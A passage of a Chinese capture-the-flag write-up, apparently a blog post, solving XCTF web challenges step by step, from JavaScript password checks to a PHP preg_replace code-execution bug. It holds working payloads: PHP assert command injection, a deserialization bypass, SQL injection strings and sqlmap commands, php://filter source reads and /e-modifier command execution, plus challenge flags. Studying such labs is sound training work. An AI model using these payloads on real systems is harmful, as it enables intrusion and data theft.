



补充：由于用户的一些信息在不同的浏览器中可能会显示不同，而消息对话框是排他的，也就是用户点击消息对话框之前不能进行任何操作，所以经常用来调试程序。[参考的文章](#)

然后把正常的代码整理得到

```
function $()
{
    var e=document.getElementById("c").value;
    if(e.length==16)
        if(e.match(/^be0f23/)!=null)
            if(e.match(/233ac/)!=null)
                if(e.match(/e98aa$/)!=null)
                    if(e.match(/c7be9/)!=null)
                        {
                            var t=["f1","s_a","i","e"];
                            var n=["a","_h01","n"];
                            var r=["g{","e","_0"];
                            var i=["it'","_","n"];
                            var s=[t,n,r,i];
                            for(var o=0; o<13; ++o)
                                {
                                    document.write(s[o%4][0]);
                                    s[o%4].splice(0,1)
                                }
                        }
}
document.write('<input id="c"><button onclick=$()>Ok</button>');
delete _
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

我第一

反应是分析代码，但是太麻烦了，果然看了大佬的文章是有简单方法的。

方法一：正则表达式

首先上[参考文章](#)

正则表达式的开头是^，结尾是\$，分析代码又会得到字符串的长度为16，所以直接将if里的字符拼凑起来，输入be0f233ac7be98aa。不知道有没有什么规律，试了很多次才找对。

方法二：控制台执行代码

flag{it's\_a\_h0le\_in\_One}flag{it's\_a\_h0le\_in\_One}



[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

得到flag{it's\_a\_h0le\_in\_One}

补充：  
有关于[eval函数](#)的说明；  
有关于[splice函数](#)的说明。

---


## 二、PHP2

打开网页只有一句话

Can you authenticate to this website?

然后尝试URL添

加后缀，访问index.php没有结果，然后访问index.phps就会出现以下界面：



[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

查阅资料发现，.phps文件就是php的源代码文件，[这里是参考资料](#)

分析代码：

传入的id首先进行url解码然后再去和admin匹配，若匹配成功就会出现flag；


尝试直接输入?id=admin



not allowed!

网站应该

是设置了敏感字符，不能够直接输入admin，由于代码的提示，对admin进行URL编码，但是网上的在线工具都不能转化，也没有写脚本转化，所幸admin不长，直接对照转化就行，这里是对照表但是网页显示的结果和直接输入admin一样，而且代码中有一个解码过程，所以应该是对admin二次编码，这次可以在线转化，二次编码后的结果：%2561%2564%256d%2569%256e



Access granted!

Key: cyberpeace {e4810ce34ab8df0326eac01e0e8bd3e1}


Can you authenticate to this website?

https://blog.csdn.net/weixin\_44236278

拿到flag: cyberpeace{e4810ce34ab8df0326eac01e0e8bd3e1}

### 三、mfw

打开链接后是一个网站



Welcome to my website!  
I wrote it myself from scratch!

You can use the links above to navigate through the pages!







https://blog.csdn.net/weixin\_44236278

然后点击about发现这是一个git、php、bootstrap搭建而成的网站,然后访问.git，发现源码泄露



# Index of /.git

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">COMMIT_EDITMSG</a>	2018-10-04 12:57	25	
<a href="#">HEAD</a>	2018-10-04 12:57	22	

 <a href="#">HEAD</a>	2018-10-04 12:57	23
 <a href="#">branches/</a>	2018-10-04 12:57	-
 <a href="#">config</a>	2018-10-04 12:57	92
 <a href="#">description</a>	2018-10-04 12:57	73
 <a href="#">hooks/</a>	2018-10-04 12:57	-
 <a href="#">index</a>	2018-10-04 12:57	523
 <a href="#">info/</a>	2018-10-04 12:57	-
 <a href="#">logs/</a>	2018-10-04 12:57	-
 <a href="#">objects/</a>	2018-10-04 12:57	-
 <a href="#">refs/</a>	2018-10-04 12:57	-

Apache/2.4.18 (Ubuntu) Server at 111.198.29.45 Port 56101

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

然后用

githack拿到网站源码，附：[githack的下载及使用方法](#)

```
D:\信息安全\网安timekeeper\tools\GitHack-master>python githack.py http://111.198.29.45:56101/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[Error] [Error 183] : u'111.198.29.45_56101\\templates'
[Error] [Error 183] : u'111.198.29.45_56101\\templates'
[Error] [Error 183] : u'111.198.29.45_56101\\templates'
[OK] templates/contact.php
[OK] index.php
[OK] templates/home.php
[OK] templates/flag.php
[OK] templates/about.php
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

发现存在flag.php文件，但是打开以后发现里面并没有flag

```
flag.php
1 <?php
2 // TODO
3 // $FLAG = '';
4 ?>
5
```

于是打开index.php文件，发现了关键代码

```

<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>

```

分析代码：

传入page参数将strpos函数闭合，就可以显示

关于[strpos函数](#)；

所以构造：?page='.system("cat ./templates/flag.php").'（还没明白是啥意思）

然后查看源代码：

```

1 <?php $FLAG=~cyberpeace {4d8ddf28f5a516fbe369bfeda68047a1} ~; ?>
2 <?php $FLAG=~cyberpeace {4d8ddf28f5a516fbe369bfeda68047a1} ~; ?>
3 That file doesn't exist!

```

出现flag: cyberpeace{4d8ddf28f5a516fbe369bfeda68047a1}

=====

## 四、unserialize3

打开链接后的页面

```

class xctf{
public $flag = '111';
public function __wakeup() {
exit('bad requests');
}
?code=

```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

[这里是有关](#)

于序列化的介绍

根据题目的提示，执行序列化代码后的结果：

```

2
3 class xctf
4 {
5     public $flag = '111';
6     public function __wakeup() { exit('bad requests'); }
7 }
8
9 $x = new xctf();
10 print(serialize($x));
11
12 ?>

```

run (ctrl+x)

输入

copy

分享当前代码

出现故障, 请使用这个[点击这里](#)

文本方式显示  html方式显示

O:4:"xctf":1:{s:4:"flag";s:3:"111";}

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

构造payload: ?code=O:4:"xctf":1:{s:4:"flag";s:3:"111"},结果会出现\_\_wakeup()函数里的内容:



111.198.29.45:55955/?code=O:4:"xctf":1:{s:4:"flag";s:3:"111";}

bad requests

所以, 现在的主要问题就是如何绕过\_\_wakeup()函数来拿到flag。

知识点: 当序列化字符串中属性值个数大于属性个数, 就会导致反序列化异常, 从而跳过\_\_wakeup()。

public属性序列化后格式为: 数据类型:属性名长度:"属性名";数据类型:属性值长度:"属性值"。

属性名长度为1, 所以把属性长度改为2就可以导致异常, 构造payload: ?code=O:4:"xctf":2:{s:4:"flag";s:3:"111";}就可以跳过\_\_wakeup(), 从而显示出flag



111.198.29.45:55955/?code=O:4:"xctf":2:{s:4:"flag";s:3:"111";}

the answer is : cyberpeace {f9dd4e9c1db1c1c0364607521de57e02}

拿到flag: cyberpeace{f9dd4e9c1db1c1c0364607521de57e02}

=====

## 五、simple js

打开链接随便输入一个密码，然后会弹窗显示密码输入错误，阻止页面创建更多弹窗以后查看网页源代码发现js代码

```
function dechiffre(pass_enc){
  var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
  var tab = pass_enc.split(',');
  var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
  k = j + (l) + (n=0);
  n = tab2.length;
  for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode((o = tab2[i]));
  if(i == 5)break;}
  for(i = (o=0); i < (k = j = n); i++){
  o = tab[i-1];
  if(i > 5 && i < k-1)
  p += String.fromCharCode((o = tab2[i]));
  }
  p += String.fromCharCode(tab2[17]);
  pass = p;return pass;
}
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

h = window.prompt('Enter password');
alert( dechiffre(h) );
```

分析上面这段代码可以知道，无论输入什么密码，总会显示密码错误，而真正的密码位于fromCharCode中，所以将String内的字符串先用python处理一下会得到一串数字：55,56,54,79,115,69,114,116,107,49,50

```
>>> s="\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
>>> print (s)
55, 56, 54, 79, 115, 69, 114, 116, 107, 49, 50
>>>
```

对应ASCII码转化以后的结果是786OsErtk12

最后得到flag: Cyberpeace{786OsErtk12}

[这里有对这段js代码的详细分析](#)

---

## 六、xff\_referer



打开链接以后的页面只有一句话：ip地址必须为123.123.123.123

利用burp抓包，然后在http请求头加上X-Forwarded-For: 123.123.123.123

```
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script></body>
</html>
```

然后就会出现必须来自Google.com的要求，于是在请求头再加上Referer: https://www.google.com，就会拿到flag

```
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script><script>document.getElementById("demo").innerHTML="cyberpeace{2d7f24506e6d37c41bd7b7fdd7806950}";</script></body>
</html>
```

最后得到flag: cyberpeace{2d7f24506e6d37c41bd7b7fdd7806950}

补充:

X-Forwarded-For (XFF) 是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。简单的来说就是xff可以修改http请求头的某些字段来达到伪造IP的效果。

HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器该网页是从哪个页面链接过来的，服务器因此可以获得一些信息用于处理。


=====


## 七、weak auth

打开链接后是一个登陆页面，随便输入用户名和密码就会跳转到check.php界面，查看源代码就会获得提示需要用到字典



所以使用burp抓包然后发送到intruder进行爆破。首先将上边的字典下载下来，然后再load字典






这里的用户名是admin，只对password进行爆破。start attack后会发现123456这个密码和其他的密码长度不一样，应该是正确密码，所以点击进去查看响应以后发现flag



cyberpeace{635d634b91d7823e357cb4e3d92e437c}

## 八、NewsCenter

打开链接以后发现是一个新闻页面，Search News中可以输入信息



## 方法一：Sql注入：参考

首先用 `' and 0 union select 1,2,3 #` 来判断该sql查询返回三列数据

### Search news

search

```
' and 0 union select 1,2,3 #
```

### News

2

3

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

然后用 `' and 0 union select 1,TABLE_SCHEMA,TABLE_NAME from INFORMATION_SCHEMA.COLUMNS #` 查询到表名

### Search news

search

```
' and 0 union select 1,TABLE_SCHEMA,TABLE_NAME from INFORMATION_SCHEMA.COLUMNS #
```

### News

**information\_schema**

CHARACTER\_SETS

**information\_schema**

COLLATIONS

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

在表的最后存在一个secret\_table，这就是我们需要的表，然后再用 `' and 0 union select 1,column_name,data_type from information_schema.columns where table_name='secret_table' #` 得到 secret\_table 表的列名以及数据类型

### Search news

search

```
' and 0 union select 1,column_name,data_type from information_schema.columns where table_name='secret_
```

---

## News

**id**  
int

---

**fl4g**  
varchar

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

发现fl4g, 然后再用 `' and 0 union select 1,2,fl4g from secret_table #` 就可以获得flag

## Search news

`search`  
`' and 0 union select 1,2,fl4g from secret_table #`

---

---

## News

**2**  
QCTF{sq1\_inJec7ion\_ezzz}

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

拿到flag: QCTF{sq1\_inJec7ion\_ezzz}

方法二: [sqlmap](#)

## 参考资料：利用sqlmap进行Post注入

先用burp抓包，然后将捕获的http头部信息保存成1.txt文件；

执行命令：`sqlmap.py -r 1.txt --dbs`

第一次使用sqlmap有点没搞懂，总是出现 `unable to connect to the target URL. sqlmap is going to retry the request(s)` 错误提示，网上找了很多原因，比较靠谱的是waf限制，[这里是使用脚本的解决方法](#)，尝试了很多，没有成功。

终于解决了，最终原因是在用burp抓包的时候打开了代理设置，然后就会一直连不上URL，关上代理就好了。被自己蠢哭。

然后，发现了两个数据库

```
back-end DBMS: MySQL >= 5.0.12
[09:33:31] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] news
```

尝试查看News数据库中的内容，执行命令：`sqlmap.py -r 1.txt -D news --dump`

```
Database: news
Table: secret_table
[1 entry]
+-----+-----+
| id | fl4g |
+-----+-----+
| 1 | QCTF{sq1_inJec7ion_ezzz} |
+-----+-----+
```

拿到flag: QCTF{sq1\_inJec7ion\_ezzz}

=====

## 九、upload

打开链接以后是一个注册界面，随便注册一个账号然后登陆进去，是一个上传文件页面，然后再随便上传一个文件，文件名会显示在页面上

# Upload page - welcome 123123

[Logout](#)

file list(<10 files)

---

未选择文件。

1827030121.jpg

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

猜测是文件名可能存在注入漏洞（咱也不知道是怎么猜的），尝试submit一个名为select的文件，结果发现文件名被过滤掉了

# Upload page - Welcome 123123

[Logout](#)

file list(<10 files)

---

未选择文件。

1827030121.jpg

.jpg

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

然后上传名为from的文件名也是同样被过滤掉了。然后上传名为seselectect的文件成功绕过，select.jpg显示在网页上。构建seselectect的原因是中间的select被过滤了以后，两边的sel和ect可以组成新的关键字。

未选择文件。

1827030121.jpg

.jpg

.jpg

.jpg

select.jpg

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

首先查询数据库：

上传一个名为 `sql '+ (select conv(substr(hex(dAtabase()),1,12),16,10))+' .jpg` 的文件就会返回 131277325825392, 然后十进制转化成十六进制再转字符就会得到: web\_up

说明:

这里必须使用先十六进制转成十进制的显示方式是因为遇到字母会截断, 以下是测试样例

```
'+(select conv(substr(hex(dAtabase()),1,12),16,10))+' .jpg => 0
'+(select conv(substr(hex(dAtabase()),1,12),16,10))+' .jpg => 0
'+(select conv(substr(hex(dAtabase()),1,12),16,10))+' .jpg => 7765625
```

然后继续查询:

得到 1819238756 => load, 然后把两个拼接起来就可以得到数据库名为 `web_upload`

说明: 这里使用拼接的方法是因为, 如果回显的数字位数太多就会使用科学记数法, 然后就没有好的办法转十六进制, 所以先回显 1-12, 然后再从 13 开始回显。

这里是关于 `substr()` 的说明:

查表:

查询: `'+(select conv(substr(hex((select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA = 'web_upload' limit 1,1)),1,12),16,10))+' .jpg`

得到: 114784820031327 => hello\_

继续查询: `'+(select conv(substr(hex((select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA = 'web_upload' limit 1,1)),13,12),16,10))+' .jpg`

得到: 112615676665705 => flag\_i

继续查询: `'+(select conv(substr(hex((select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA = 'web_upload' limit 1,1)),25,12),16,10))+' .jpg`

得到: 126853610566245 => s\_here

拼接起来得到表名就是: hello\_flag\_is\_here

查字段

查询: `'+(select conv(substr(hex((select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME = 'hello_flag_is_here' limit 0,1)),1,12),16,10))+' .jpg`

得到: 115858377367398 => i\_am\_f

继续查询: `'+(select conv(substr(hex((select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME = 'hello_flag_is_here' limit 0,1)),13,12),16,10))+' .jpg`

得到: 7102823 => lag

拼接起来得到存放 flag 的字段: i\_am\_flag

查询 flag

查询: `'+(select conv(substr(hex((select i_am_flag from hello_flag_is_here limit 0,1)),1,12),16,10))+' .jpg`

得到: 36427215695199 => !!@m\_

继续查询: `'+(select conv(substr(hex((select i_am_flag from hello_flag_is_here limit 0,1)),13,12),16,10))+' .jpg`

得到: 92806431727430 => The\_F

继续查询: `'+(select conv(substr(hex((select i_am_flag from hello_flag_is_here limit 0,1)),25,12),16,10))+' .jpg`

得到: 560750951 => !lag

最后拼接起来得到 flag: !!@m\_The\_F!lag

比较坑的点就是 flag 的格式: RCTF{!!@m\_The\_F!lag}

补充: 参考资料

---

## 十、ics-05



打开页面是工控云管理系统界面



左侧栏里有很多项目，但是只有设备维护中心能够进入到另一个界面，其他的都没有变化




但是也没有发现有什么注意点，查了资料才发现原来利用PHP伪协议可以查看到源码，这里是关于PHP伪协议的介绍；主要运用到知识点：php://filter可以进行任意文件的读取。

构造Payload: `?page=php://filter/convert.base64-encode/resource=index.php`

说明：convert.base64-encode是转换过滤器，将代码转化成Base64编码。

然后就可以出现一段Base64编码



通过Base64解码就可以获得源码

```
<?php
error_reporting(0);

@session_start();
posix_setuid(1000);

?>
<!DOCTYPE HTML>
<html>

<head>
    <meta charset="utf-8">
    <meta name="renderer" content="webkit">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
    <link rel="stylesheet" href="layui/css/layui.css" media="all">
    <title>设备维护中心</title>
    <meta charset="utf-8">
</head>

<body>
    <ul class="layui-nav">
        <li class="layui-nav-item layui-this"><a href="?page=index">云平台设备维护中心</a></li>
    </ul>
    <fieldset class="layui-elem-field layui-field-title" style="margin-top: 30px;">
        <legend>设备列表</legend>
    </fieldset>
    <table class="layui-hide" id="test"></table>
    <script type="text/html" id="switchTpl">
        <!-- 这里的 checked 的状态只是演示 -->
        <input type="checkbox" name="sex" value="{{d.id}}" lay-skin="switch" lay-text="开|关" lay-filter="checkD
emo" {{ d.id==1 0003 ? 'checked' : '' }}>
    </script>
    <script src="layui/layui.js" charset="utf-8"></script>
    <script>
layui.use('table', function() {
    var table = layui.table,
        form = layui.form;

    table.render({
        elem: '#test',
        url: '/somrthing.json',
        cellMinWidth: 80,
        cols: [
            [
                { type: 'numbers' },
                { type: 'checkbox' },
                { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
                { field: 'name', title: '设备名', templet: '#nameTpl' },
                { field: 'area', title: '区域' },
                { field: 'status', title: '维护状态', minWidth: 120, sort: true },
                { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
            ]
        ],
        page: true
    });
});
</script>
<script>
layui.use('element', function() {
```

```

layui.use( element , function() {
    var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
    //监听导航点击
    element.on('nav(demo)', function(elem) {
        //console.log(elem)
        layer.msg(elem.text());
    });
});
</script>

<?php

$page = $_GET[page];

if (isset($page)) {

if (ctype_alnum($page)) {
?>

<br /><br /><br /><br />
<div style="text-align:center">
    <p class="lead"><?php echo $page; die();?></p>
<br /><br /><br /><br />

<?php

}else{

?>

<br /><br /><br /><br />
<div style="text-align:center">
    <p class="lead">
        <?php

            if (strpos($page, 'input') > 0) {
                die();
            }

            if (strpos($page, 'ta:text') > 0) {
                die();
            }

            if (strpos($page, 'text') > 0) {
                die();
            }

            if ($page === 'index.php') {
                die('Ok');
            }

            include($page);
            die();

        ?>
    </p>
<br /><br /><br /><br />

<?php
}}

```

//方便的实现输入输出的功能,正在开发中的功能, 只能内部人员测试

```

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }
}

?>

</body>

</html>

```

关键代码在这：

//方便的实现输入输出的功能,正在开发中的功能,只能内部人员测试

```

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }
}

```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

代码

审计，发现第一步就是要求 X\_Forwarded\_For:127.0.0.1，于是抓包，修改，然后还需要用GET的方式传递三个参数。[这里用到的知识点是preg\\_replace\(\)函数](#)。preg\_replace()函数会用第二个参数来代替第一个参数，而且preg\_replace()与/e模式修饰符结合使用会把参数当作PHP代码执行。

于是构造 `/index.php?pat=/(.*)/e&rep=system('ls')&sub=aa`

Request				Response				
Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
GET /index.php?pat=/(.*)/e&rep=system('ls')&sub=aa HTTP/1.1				//console.log(elem)				
Host: 111.198.29.45:40944				layer.msg(elem.text());				
Cache-Control: max-age=0				});				
Upgrade-Insecure-Requests: 1				});</script>				
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)				 				
Chrome/75.0.3770.142 Safari/537.36				Welcome My Admin !				

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=e7e49tnin0n7h4c6ja15e7gfk0
Connection: close
x-forwarded-for:127.0.0.1
```

```
<div>
css
index.html
index.php
js
layui
logo.png
s3chahahaDir
